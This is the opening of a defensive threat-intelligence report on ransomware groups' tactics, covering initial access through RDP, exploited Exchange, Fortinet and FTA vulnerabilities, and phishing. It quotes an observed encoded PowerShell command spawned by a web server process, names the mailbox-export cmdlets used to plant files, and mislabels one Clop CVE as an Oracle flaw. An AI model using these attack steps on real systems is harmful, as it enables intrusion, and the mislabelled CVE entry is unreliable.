

# Common TTPs of modern ransomware groups



# Foreword

---

At the beginning of this report we would like to quote “Intelligence Driven Incident Response” by Scott J. Roberts & Rebekah Brown, “Intelligence – is the glue that can bind together multiple diverse teams operating at different levels with different priorities”. That is precisely why the Kaspersky Threat Intelligence Team has decided to combine the best practice of all teams in our organisation to create this report. This report uses data from recent investigations by our coworkers in the Threat Research team and the Global Emergency Response Team (GERT), and selected research efforts by the Kaspersky Global Research and Analysis Team (GReAT). We also used best practice from the Escal Institute of Advanced Technologies (SANS), the National Cybersecurity Centers and The National Institute of Standards and Technology (NIST).

We drew on our statistics to select the most popular groups, analysed in detail the attacks they perpetrated and employed techniques and tactics described in MITRE ATT&CK to identify a large number of shared TTPs. By tracking all the groups and detecting attacks, we see that the core techniques remain the same throughout the cyber kill chain. The attack patterns thus revealed are not accidental, because this class of attack requires the hackers to go through certain stages, such as penetrating the corporate network or victim’s computer, delivering malware, further discovery, credential access, deleting shadow copies, removing backups, and finally, achieving their objective.

## Who is this report for

The report is written for SOC analysts, threat hunting teams, cyber threat intelligence analysts, digital forensics specialists or cyber security specialists who are involved in the incident response process or want to protect their environment from targeted ransomware attacks. This report helps to understand how ransomware groups generally operate and how to defend against such attacks.

You can refer to the report as a library of knowledge on the main techniques used by ransomware groups, for writing hunting rules, as well as for auditing your security solutions.

# Authors and acknowledgments

This report was made by the Kaspersky Threat Intelligence team who aggregates and analyzes data about Advanced Persistence Threats (APTs) and Crimeware, including ransomware actors. This data comes from various sources, including team's own research as well as many Kaspersky research teams: Kaspersky Global Research and Analysis Team (GReAT), Kaspersky Global Emergency Response Team (GERT), Kaspersky SOC, Threat Research team and others. Our Threat Intelligence Team utilizes best practices and tools, such as the MITRE ATT&CK Framework to research adversaries' TTPs, tools, behavior and environment and to enrich our TI and security solutions.

- Nikita Nazarov - Team Lead Threat Intelligence Group
- Vasily Davydov - Lead Threat Intelligence Analyst
- Natalya Shornikova - Senior Threat Intelligence Analyst
- Vladislav Burtsev - Threat Intelligence Analyst
- Danila Nasonov - Junior Threat Intelligence Analyst

As the authors of our report, we would like to thank the following colleagues for their help in writing this work:

- Fedor Sinitsyn - Lead Malware Analyst
- Vladimir Kuskov - Head of Threat Exploration
- Kirill Semenov - Head of Defensive Security Services
- Konstantin Sapronov - Head of Global Emergency Response Team
- Dmitry Galov - Senior Security Researcher
- David Emm - Principal Security Researcher
- Jornt van der Wiel - Senior Security Researcher

# How this report is organised

The report consists of the following sections:

1. An introduction showing the relevance of the ransomware problem and a review of statistics;
2. For the selected groups, a Kill Chain was built and a general scheme is presented, where intersections and common elements are visible;
3. A detailed analysis of each technique with examples of how they are used by various groups;
4. Section mitigation based on the techniques discussed;
5. An Analysis of victims and conclusions based on the report;
6. Section with an appendix where the main samples of ransomware groups used in the report are provided, and all considered sigma rules that can be used for detection.

# Why ransomware is so popular

In the year 2022, ransomware is among the most formidable threats to information security in the world. Kaspersky products have detected several million detections of ransomware over the last six months. New variants, designed to circumvent security measures, appear on a regular basis. Ransomware poses a threat both to individual computer users, and huge corporations and organisations. Ransomware encrypts user data and demands a ransom for decrypting it.

The ransom amount varies greatly depending on whose data got encrypted: if the victim is a simple user, the amount will largely be in the range of \$500–\$1000; if the victim is a company, it could reach a nine-digit number. Most ransoms are demanded in Bitcoin, but demands for other cryptocurrencies, like Ethereum or Monero, do occur. Once the ransom is paid, the adversary will send a key, and the victim can then decrypt their data (if the adversary didn't lie and your data is not lost forever).

If your data has been encrypted, it means the fight is lost. The chances to get your data decrypted on your own or with the help of a firm that specialises in decryption are slim to zero. Many such companies, in fact, buy a decrypter from the attacker and add a markup to the ransom amount when they charge you for their "services". Another motivator to pay is the possibility that the adversary might start threatening to publish your confidential data unless you comply with their demands. This can lead to large reputational losses, disclosure of trade secrets and other problems associated with data leakage.

Kaspersky ensures a high detection rate through comprehensive monitoring and analysis of sample activity; groups' behaviours, techniques and tactics; and analysis of a huge amount of statistics including manual review and processing by automated systems that help to identify anomalies and detect threats. Based on statistics, we can build the next new ransomware families timeline.

# Number of new families by year




Fig. 1 - New ransomware families timeline

The problem receives broad news coverage, as new ransomware families have been regularly appearing, but that new ransomware is more “targeted” than the old mass-spreading families. Below is a diagram showing the emergence of new ransomware families in the timeline.

You may notice that at least one new ransomware family has appeared per month. Each ransomware family is used by a separate attack group. This report looks at techniques and tactics employed by these ransomware groups, drawing on preparatory samples, RATs, and loaders used for ransomware delivery.

## Background information

Ransomware analysis gets a lot of coverage in commercial and public reports, with each vendor issuing up to several dozen reports relating to ransomware every year. These reports provide analysis that looks into specific families, new variants or individual groups’ activities, dissecting the functionality of the malicious file, disassembling and reverse-engineering the file; new algorithms and techniques found during the research; and general tips for preventing that functionality from working, e.g., YARA rules. Although the data gives a better understanding of a specific malicious file or the family’s features, an important issue to consider is the purpose of the report. Security professionals may learn a lot from reports, but little of the content has immediate practical use. The deployment of ransomware is preceded by a number of stages, where the group uses RATs and other tools. We will revisit these, showing what groups can achieve by using them and how they can be used. The purpose of our report as we see it is to explain the tactical path taken by the attacker, to describe the different stages to help the reader form a complete picture of the attack, to give a visual description of how to defend against this class of attack using the most prolific groups as the examples, and to show the SIGMA detection rules created by us, which can be applied to infrastructure as part of your SIEM solutions.

## This report in a nutshell:

- Different groups share more than half of the cyber kill chain, with the core attack stages executed identically;
- The Technical Details section of the report draws on samples discovered while investigating real-life attacks and a large amount of threat statistics;
- We used the TTPs described to create SIGMA rules that you can use in your SIEM solutions. Appendix I – Sigma Rules

# Cyber Kill Chain

To highlight the common components of the different attack patterns and the TTPs shared by the various ransomware groups' behaviours, we created a common cyber kill chain diagram. This provides a visual representation of the techniques and tactics used by ransomware operators and allows us to make predictions as to the threat actor's further steps.

We have selected the eight most common ransomware groups, namely:

1 <b>Conti/Ryuk</b>	2 <b>Pysa</b>	3 <b>Clop (TA505)</b>	4 <b>Hive</b>
5 <b>Lockbit2.0</b>	6 <b>RagnarLocker</b>	7 <b>BlackByte</b>	8 <b>BlackCat</b>

Once the incident data relating to these groups have been collected, we identify the TTPs characteristic of each of them and then superimpose these on the shared cyber kill chain. The arrows indicate the sequence of specific techniques and the colours mark the individual groups that have been known to deploy these. Below is the resulting diagram.






# Technical Details

This is followed by sub-techniques with details according to MITRE ATT&CK, all based on the example above.

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Command and Control
- Exfiltration
- Impact

Each of the techniques shown in the previous diagram is mapped to groups and accompanied with a table showing which of the actors discussed have employed the technique. A detailed description of how each technique is used follows. In addition, attached to each technique are samples and utility command lines used by the threat actors, and naturally, SIGMA rules that describe ways of detecting the techniques described in the report.



# Initial Access

The most popular techniques for gaining initial access among ransomware groups are:

- External Remote Services
- Exploit Public Facing Applications
- Phishing

**Most of the ransomware groups we analysed operate as a RaaS (Ransomware as a Service). So the infection vector depends on the affiliates involved in the campaign. The prospective victims are selected based on being vulnerable to certain exploits, often with external services and RDP.**

**The actors use a compromised RDP to access the system, brute-force passwords, or exploit some known vulnerabilities. They do not omit sending a large volume of phishing emails to employees of an organisation to start an infection.**

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
External Remote Services T1133	✓	✓	✓	✓	✓	✓	✓	✓
Exploit Public-Facing Application T1190	✓		✓	✓		✓	✓	✓
Phishing T1566	✓		✓	✓	✓			



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

---

The common infection vector is via exposed remote services, especially RDP. Often these services are not sufficiently protected. Attackers may use valid accounts, stolen credentials or brute-forcing. According to the Kaspersky GERT team, often the incident starts with a successful RDP logon.

Most companies need the ability to let employees logon via RDP to run their business as usual. However, very often system administrators do not configure RDP securely enough. This leads to detection of RDP 'sticking out' on the Internet and immediate attempts to brute-force passwords to default accounts (admin, administrator, root, etc.) by attackers or scanning services. Typically, it should be relatively quick for an attacker to find out if a particular organisation has an RDP service open to the Internet.

We observed that all of the ransomware groups analysed in this report used open RDP to gain initial access to the system, as this is the easiest vector for initial access.

## Conclusion

A best practice for protecting against RDP related attacks, is to 'hide' it behind a VPN and properly configure it. It is also very important to use strong passwords. Additional measures to reduce the risk of compromise are listed under **the Mitigations section**.

## Exploit Public-Facing Application T1190 - 6/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

---

Ransomware affiliates try to find misconfigurations, weaknesses and unpatched vulnerabilities in public-facing applications in order to gain initial access. Attackers target Microsoft Exchange Servers, Sharepoint servers, VPN and other web services.

The most commonly exploited vulnerabilities are ProxyShell CVEs: CVE-2021-34473, CVE-2021-34523 and CVE-2021-31207 - vulnerabilities in Microsoft Exchange that could allow a remote attacker to execute arbitrary code on a vulnerable server. Attackers remotely exploit ProxyShell through a Client Access Service (CAS) running on port 443 on Internet Information Services (IIS). These vulnerabilities affect Exchange 2013 CU23 versions prior to 15.0.1497.15, Exchange 2016 CU19 versions prior to 15.1.2176.12, Exchange 2016 CU20 versions prior to 15.1.2242.5, Exchange 2019 CU8 versions prior to 15.2.792.13, and Exchange 2019 CU9 versions prior to 15.9.2. The issue in the PowerShell service occurs because the access token is not properly validated before executing Exchange PowerShell commands. An attacker could use this in combination with other vulnerabilities to execute arbitrary code on a system.

- CVE-2021-34473, CVE-2021-34523: Path Confusion without authentication leading to ACL bypass (fixed April 2021 in KB5001779)
- CVE-2021-31207: writing arbitrary files after authentication, leading to remote code execution (fixed in May 2021 in KB5003435). This vulnerability affects various versions of Exchange (2013 CU23 up to 15.0.1497.15, 2016 CU19 up to 15.1.2176.12, 2016 CU20 up to 15.1.2242.5, 2019 CU8 up to 15.2.792.13, and 2019 CU9 up to 15.2.858.9). Writing a file results in remote code execution. The attackers use the PowerShell cmdlets New-ManagementRoleAssignment to get the mailbox import/export role and New-MailboxExportRequest to export the mailbox to a web server folder

These CVEs were exploited by **Hive**, **BlackByte** and **BlackCat** affiliates.

#### **BlackCat CVE-2021-31207 exploitation example:**

```
Image _ path: $windir\$system32\WindowsPowerShell\v1.0\  
powershell.exe  
Command _ line: $windir\$system32\WindowsPowerShell\  
v1.0\powershell.exe -nop -exec bypass -EncodedCommand  
<base64>  
Parent _ image _ path: $windir\$system32\inetsrv\w3wp.exe
```

Based on the threat actor's advertisement in the darknet, "Looking for WINDOWS/LINUX/ESXI pentesters", BlackCat also is supposed to exploits other common vulnerabilities of such exposed services as VPN, RDP, Web-services

#### **LockBit exploits Fortinet VPN CVE-2018-13379**

- A directory traversal vulnerability that allows an unauthorised user to access system files by sending a specially configured HTTP request. The exploit allows access to the `sslvpn_websession` files on the Fortinet FortiOS VPN and steal credentials, which can then be used to compromise the corporate network by, for example, deploying ransomware on it.

#### **Clop (TA505):**

CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, CVE-2021-27104,  
CVE-2021-35211

- CVE-2021-2710 – Vulnerability in the Oracle Banking Payments product of Oracle Financial Services Applications (component: Core). Supported versions that are affected are 14.1.0-14.3.0. The easily exploitable vulnerability allows low privileged attackers with network access via HTTP to compromise Oracle Banking Payments. Successful attacks of this vulnerability can result in unauthorised update, the insertion or deletion of access to some of Oracle Banking Payments. Data is accessible; unauthorised read access to a subset of Oracle Banking Payments is also possible.
- CVE-2021-27102 - FTA vulnerability resulting in the execution of operating system commands through a call to a local web service.
- CVE-2021-27103 - SSRF FTA vulnerability is operated through the created post-call to the final point.
- CVE-2021-27104 - The vulnerability of the FTA as a result of the operation of which the command of the operating system is performed through the created post-call to various end points of the administrator.
- CVE-2021-35211 - A Serv-U SSH Server pre-authentication remote code execution vulnerability that can be easily and securely exploited in a default configuration. An attacker could exploit this vulnerability by connecting to an open SSH port and sending a malformed connection request before authentication. If successfully exploited, the vulnerability could allow an attacker to install or run programs, which is used in targeted attacks.

**Conti** group exploited a vulnerability in Fortinet Fortios, as described above - CVE-2018-13379 and CVE-2018-13374

- CVE-2018-13374 - as a result of the vulnerability, administrators with Fortigate and Fortiadc read only access can send a request to check the connection to the LDAP server for the LDAP fake server instead of the customary account to enter the LDAP server configured to Fortigate.

## Conclusion

Adversaries may exploit many vulnerabilities to gain initial access to infrastructure. In this case, a well-designed vulnerability management process can help to overcome this problem. See “Mitigations” for more details. Unfortunately, not all vulnerabilities found are published by the major vendors in time. There are a large number of unknown vulnerabilities known as “zero days”. To increase the chances of detecting the enemy, you can monitor various anomalies in the operation of front-facing applications:

- Web process spawns a shell;
- Anomaly parent/child process in web process;
- Anomaly file creation like .aspx on ProxyShell exploitation;
- Anomaly suspicious arguments in web process;
- Anomaly network connection from web process;

**SIGMA:**

**Appendix#1 - Windows Shell Start by Web Applications**



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

All emails or attachments we detected were attributed to Conti, Clop (TA505), Hive or RagnarLocker. In general they used the Phishing: Spearphishing Attachment T1566.001 technique.

There are many options for attachments, such as Microsoft Office documents, executable files, PDF files, or archive files. Once the attachment is opened, the adversary's payload exploits the vulnerability or directly executes on the user's system. The text of the email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections to do so.

**Conti, Clop (TA505)**, sends classic phishing emails with a malicious attachment, in an attempt to gain access to the victim's systems. Mostly these are doc. or .xlsx documents with scripts embedded inside, asking the user to click "Enable Content".




Fig. 2 – Phishing document example

We also observed **RagnarLocker** phishing emails containing very uncommon malicious .xlsx files exploiting CVE-2018-0802. Using CVE-2018-0802, an attacker exploits a patch bypass vulnerability for CVE-2017-11882 to run a shellcode located in the “Equation Native” stream of an OLE object.




Fig. 3 – Phishing email example

